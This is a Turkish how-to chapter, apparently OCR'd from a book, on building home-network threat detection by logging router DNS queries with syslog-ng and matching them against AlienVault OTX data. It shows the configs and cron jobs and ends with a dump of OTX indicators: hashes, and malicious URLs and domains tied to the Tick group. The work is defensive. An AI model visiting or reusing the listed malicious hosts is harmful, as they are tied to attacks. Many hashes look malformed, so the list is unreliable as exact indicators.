Sonuç olarak yıllarca istemeyerek, şikayet ederek kullandığım Tılgın HG1332 yönlendiriciden kurtularak, güvenliğini kendimin sağlayabildiği, güvenlik özellikleri ile dopdolu yeni yönlendiricime yıllar sonra kavuşmuş oldum. Özellikle OpenVPN desteği sayesinde, alışveriş merkezleri, oteller, cafeler, havaalanları gibi halka açık alanlarda ücretsiz olarak sunulan fakat bilgi güvenliği

adına kullanıcılar için risk teşkil eden ücretsiz/ortak WiFi hizmetlerinden faydalanmak istediğimde, evimdeki yönlendiricime VPN ile güvenli bir şekilde bilgisayarımdan veya cep telefonumdan bağlanabilmek ve bu riski minimuma indirgeyebilmek de beni fazlasıyla mutlu etti.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

10. Ev Tipi Tehdit İstihbaratı

Yazılarımı okuyanlarınız, Esaretten Kaçış başlıklı yazımda güvenliğini kendinizin sağlayabildiği, güvenlik özellikleri ile dopdolu bir yönlendirici (router) kullanmanın avantajlarından büyük bir mutlulukla bahsettiğimi hatırlayacaklardır. Yazıda da bahsettiğim üzere DNS trafiğini şifreli (Dns over HTTPS – DoH) hale getirmek için **dnscrypt-proxy** aracını kullanmaya başlamıştım.

Termostatların akıllandığı (smart), akıllı televizyonların kameralarla donatıldığı, elektrikli su ısıtıcılarının, ütülerin casuslaştırıldığı günümüzde, ev ağımıza bağlı olup internete bağlanan güvensiz nesneler (IoT), enfekte olmuş, zararlı yazılım barındıran sistemler, cihazlar güvenliğimiz, mahremiyetimiz için büyük risk teşkil ediyorlar. Hacklenmiş, enfekte olmuş, arka kapı içeren ev ağımızdaki sistemleri nasıl tespit edebileceğim üzerine düşünürken **dnscrypt-proxy** aracı sayesinde ev ağına bağlı tüm sistemler, cihazlar, aygıtlar tarafından gerçekleştirilen DNS isteklerini de kayıt altına alabileceğimi hatırladım.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

DNS isteklerini kayıt altına alabildiğim noktada Open Threat Exchange (OTX), Critical Stack gibi siber tehdit istihbaratı servislerinden faydalanarak bu DNS isteklerinde yer alan, alan adlarını ve ip adreslerini bu servislere sorarak ev ağımdaki zararlı sistemleri tespit edebilirdim. Vakit kaybetmeden bu fikrimi hayata geçirmek için ihtiyaç listesi üzerine düşünmeye başladım.


İlk olarak elimin altında bulunup bu gibi durumlarda her daim yardımıma koşan Mini-PC'imde çalışan Ubuntu işletim sistemi üzerine syslog-ng paketini kurmaya karar verdim. Paketi kurduktan sonra gelen dns isteklerini **/var/log/dns-sys/gönderenin-ip-adresi** klasörü altındaki **tarih.log** dosyasına kayıt edecek şekilde ayarladım ve **/etc/syslog-ng/conf.d/dns-sys.conf** dosyasına kayıt ettim.

```
root@ubuntu:/etc/syslog-ng/conf.d# ls
dns-sys.conf
root@ubuntu:/etc/syslog-ng/conf.d# cat dns-sys.conf
##################################################
options {
        create_dirs(yes);
        perm(0640);
        dir_perm(0750);
};


##################################################
source s_net {
                tcp(ip(0.0.0.0) port(514));
                udp(ip(0.0.0.0) port(514));
};

##################################################
destination d_host-specific {
        file("/var/log/dns-sys/$HOST/$DAY-$MONTH-$YEAR.log");
};

filter f_cached { match("cached"); };                    # Filter regex keyword cached
filter f_query  { match("query");  };                    # Filter regex keyword query
filter f_reply  { match("reply");  };                    # Filter regex keyword reply

log {
        source(s_net);
        filter(f_cached);
        destination(d_host-specific);
};

log {
        source(s_net);
        filter(f_query);
        destination(d_host-specific);
};

log {
        source(s_net);
        filter(f_reply);
        destination(d_host-specific);
};
```

Sonraki adımda **dnscrypt-proxy** aracının dns isteklerini yönlendiricinin syslog'una kayıt etmesi için **/jffs/configs/dnsmasq.conf.add** dosyasına log-queries satını ekledim.

Ardından yönlendiricinin bu istekleri syslog sayfasında göstermesini sağlamak için **Default message log level** ve **Log only messages more urgent than** değerlerini **debug** olarak ayarladım ve bu mesajları Ubuntu üzerinde çalışan syslog-ng uygulamasına yönlendirmek için **Remote Log Server** değerini Ubuntu'nun ip adresi olarak tanımladım.

```
mert@RT-AC1900U-6610:/jffs/configs# cat dnsmasq.conf.add
no-resolv
log-queries
server=127.0.0.1#65053
mert@RT-AC1900U-6610:/jffs/configs#
```



Syslog-ng kayıtlarını teker teker incelemeye ve tehdit istihbaratı adına hangi tür kayıtlara odaklanmam gerektiğine bakmaya başladım. Kayıtlarda yer alan **query[A]**, **cached** ve **reply**


bilgilerden faydalanabileceğimi öğrendikten sonra bu kayıtları OTX ile entegre çalışabilen Security Onion'a gönderebileceğimi düşündüm. Security Onion'un 16.04.5.6 işletim sistemini kurup çalıştırdıktan sonra logstash servisinin (so-logstash) bir türlü çalışmadığını farkettim. Üzerinde debelenmeme rağmen başarılı olamadıktan sonra alternatif yollar üzerine araştırma yapmaya başladım.

```
root@ubuntu:/etc/syslog-ng/conf.d# tail -n 20 /var/log/dns-sys/192.168.1.1/09-04-2019.log
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply partnerad.l.doubleclick.net is 74.125.21.156
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply partnerad.l.doubleclick.net is 74.125.21.157
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply partnerad.l.doubleclick.net is 74.125.21.154
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply partnerad.l.doubleclick.net is 74.125.21.155
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: query[A] s.w.org from 192.168.1.225
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: query[A] widget.engageya.com from 192.168.1.225
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply s.w.org is 192.0.77.48
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply widget.engageya.com is <CNAME>
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply widget-engageya.edgekey.net is <CNAME>
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply e15247.dscg.akamaiedge.net is 104.96.141.105
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: query[A] www.googletagservices.com from 192.168.1.225
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply www.googletagservices.com is <CNAME>
Apr  9 21:09:25 192.168.1.1 dnsmasq[29860]: reply pagead46.l.doubleclick.net is 172.217.3.226
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: query[A] gatr.hit.gemius.pl from 192.168.1.225
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 5.135.121.144
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 37.59.195.0
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 37.187.168.211
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 149.202.193.219
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 149.202.204.241
Apr  9 21:09:27 192.168.1.1 dnsmasq[29860]: reply gatr.hit.gemius.pl is 188.165.145.88
```

```
root@ubuntu:/etc/syslog-ng/conf.d# cat /var/log/dns-sys/192.168.1.1/08-04-2019.log | cut -d " " -f 7 | sort | uniq -i
cached
dnssec-query[DNSKEY]
dnssec-query[DS]
forwarded
query[A]
query[AAAA]
query[PTR]
query[SRV]
reply
root@ubuntu:/etc/syslog-ng/conf.d#
```

Twitter üzerinden ELK kurmam gerektiği ile ilgili bir mesaj paylaştığımda bulut ve hazır ELK sistemlerinden faydalanabileceğime dair mesajlar aldım. Ubuntu işletim sistemine ELK mı kursam yoksa bulut bir sistemden mi faydalansam derken Grok filter ve Translate filter eklentilerine sahip Logstash'in bu iş için biçilmiş kaftan olduğunu öğrendim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



Security Onion – OTX entegrasyonu için geliştirilmiş olan securityonion-otx betik dosyasını kendi ihtiyaçlarım doğrultusunda düzenlemeye başladım. **bro-otx** dosyası saat başı OTX'ten tehdit istihbaratı bilgisini **/etc/logstash/ls-otx/otx.dat** dosyasına kaydetmek için ayarladım. **OTX.py** dosyasını da her saatin 5. dakikasında **otx.dat** dosyasındaki zararlı **URL** ve **DOMAIN** kayıtlarından sadece alan adı bilgilerini alıp Translate

filter tarafından okunacak olan **/etc/logstash/translate/OTX.yaml** dosyası olarak kayıt etmesini sağladım.

```
root@ubuntu:/etc/cron.d# cat bro-otx
# /etc/cron.d/bro-otx
#
# crontab entry to manage Bro OTX pulse updates

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

0 * * * * root python /etc/logstash/ls-otx/bro-otx.py >> /var/log/bro-otx.log 2>&1
root@ubuntu:/etc/cron.d# cat ls-otx
# /etc/cron.d/bro-otx
#
# crontab entry to create Logstash dictionary from OTX file

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/5 */1 * * * root python /etc/logstash/ls-otx/OTX.py >> /var/log/ls-otx.log 2>&1
root@ubuntu:/etc/cron.d#
```

```
  GNU nano 2.9.3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
  File Edit Options Buffers Tools Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
  #field1s indicator      indicator_type  meta.source     meta.url        meta.do_notice
  34bad79bc01b4b52d70dc1d0b9590ae7        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  4601e75267d0dcf4e2596c43f45ec470a       Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  7ec173d49c2aa7a1a3ab031d236c            Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  8d5bf506e55db736f4c01bd15739e352        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  f347e6f437b6b0b7812fd2bd61e0230         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  82fbd0892b43d13cdab15a62ca537b15d17b06e2e85d1e21f81e97efe02d1f          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  www.tuhea.com/wp-fnc/index.php?mode=ajax/js/jquery/ajax/ajax.js         Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  www.tuhea.com/wp-fnc/index.php?mode=ajax/ajaxfile/img/site.php          Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  db009c50b4f1263df7690128d9680a37f       Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  c0ec10a8bd525ba102548b37f4d6ac36        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  2246524d40683313e65f143f97ee20          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  50ec80b5c5cfa40bf07d5935f7c2f20f        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  6b5ce7f66dd1e588fd81c3a4472bfc7a        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  2d7d7d7d7d7d7d7d7d7d7d7d7d7d7d          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  7c7bf8410cfc8d7ee53c36e07b9be6          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  7246a5286493330c6b0b3e66d84c9f0         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  181d4f01cdd6dabae0d47ce74e24268         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  955a28f7bb560b1b9f98ae131a13158b        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  petane.myvnlinepartal.org       Intel::DOMAIN   Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__Threat_Group_pri
  toozak1.sakura.ne.jp/mtct/index.php     Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__Threat_
  petane.myvnlinepartal.org       Intel::DOMAIN   Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__Threat_Group_pri
  www.tuhea.com/wp-content/uploads/cache/index.php        Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__Threat_
  www.tuhea.com/wp-content/themes/twentyfifteen/inc/widgets.php           Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__Threat_
  www.tlcs.net/p/images/patterns/preview/deleteComments.php       Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__S
  www.tlcs.net/p/images/colorpicker/s.php         Intel::URL      Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick__S
  c41bbf01ec6a31d1b70863c41a1393          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  537d1db7ba051afd6e0e9934bb0e65          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  f92f8bdd98442c62eb7a36e88ccc755         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  a2bf9b8b13b0ef16102410a15e0bc706        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  67bcf7b0fb600bba00f0c14b98b0e7          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  59c3b2b7241ca27a046b1ac0ff82c1          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  15896db7616370940073d5edf42238b         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  a0e234b2304a41ea20e05cc0026b4b4         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  e4f61f03dc4ced007fb38a44838883ce        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  0f4fadd0dfdaa6d6a1cfc07c74fb0b67        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  9bd2d6b3f5800b8b1a7d05f9fcb9a01         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  2cd5cbb29e5e5c5922b8e2a12113399         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  e981111a895719d0acc b12c71af00689       Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  1fa90dacaf51b07291c6c59153d3f           Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  8d0282a08f035b077d8e6884d7720c0         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  173ac570da1f8ad8f8ed49385bf72d8         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  1fa2d49439583bb86cf72cd07a56370         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  ee1996f45cb86fea9d4e4373f47a22          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  3ce29291a34b4e6f9f294d4f527c704         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  05cff8c5621c5473337f41f7b1c99           Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  08d651877d26f49e55d017d8a17cce8         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  c6c9681262a11c1e6086f8f8fdedf779        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  6165fe3eacb22abeaf a1ef5db7f1f57        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  d7d7d7d7d7d7d7d7d7d7d7d7d7d7d7          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  db1bc0b42be56ae1a0d9fa65bdc1c9d         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  893fdb3c99c3865db68e1e1c9e798d0e0       Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  da0683206e6e18b31b61bec7c20058          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  1c2b1eb6e3e33f01e81be5998d08a38b        Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  b108df0bd1686bf27b0bd6ea737534          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  e710683b5181496330953247c03e190         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  d7d7d7d7d7d7d7d7d7d7d7d7d7d7d7          Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  47e7d87d4be05ca2467007c1a20f015         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  a4382f0f11d0e01181a34c91b869f81         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  a02f17f5ccc7cf37da6eadbf319acd0         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  068aaae4c99a42f224b45b0fbd5d30109       Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  3c6e67fc0981b363b7d0ade90757a04         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
  82ec6f2aadf4abb7e05c0c78e0dec93         Intel::FILE_HASH        Alienvault OTXv2 - Tick Group ID: 5cal06890ff2a34699ad8d68 Author: Alienvault   http://download.ahnlab.com/kr/site/library/Analysis_Report?tick_S
^G Get Help   ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket  M-Q Previous   ^B Back        M-\ Prev word
^X Exit       ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was    M-W Next       ^F Forward     M-] Next word
```

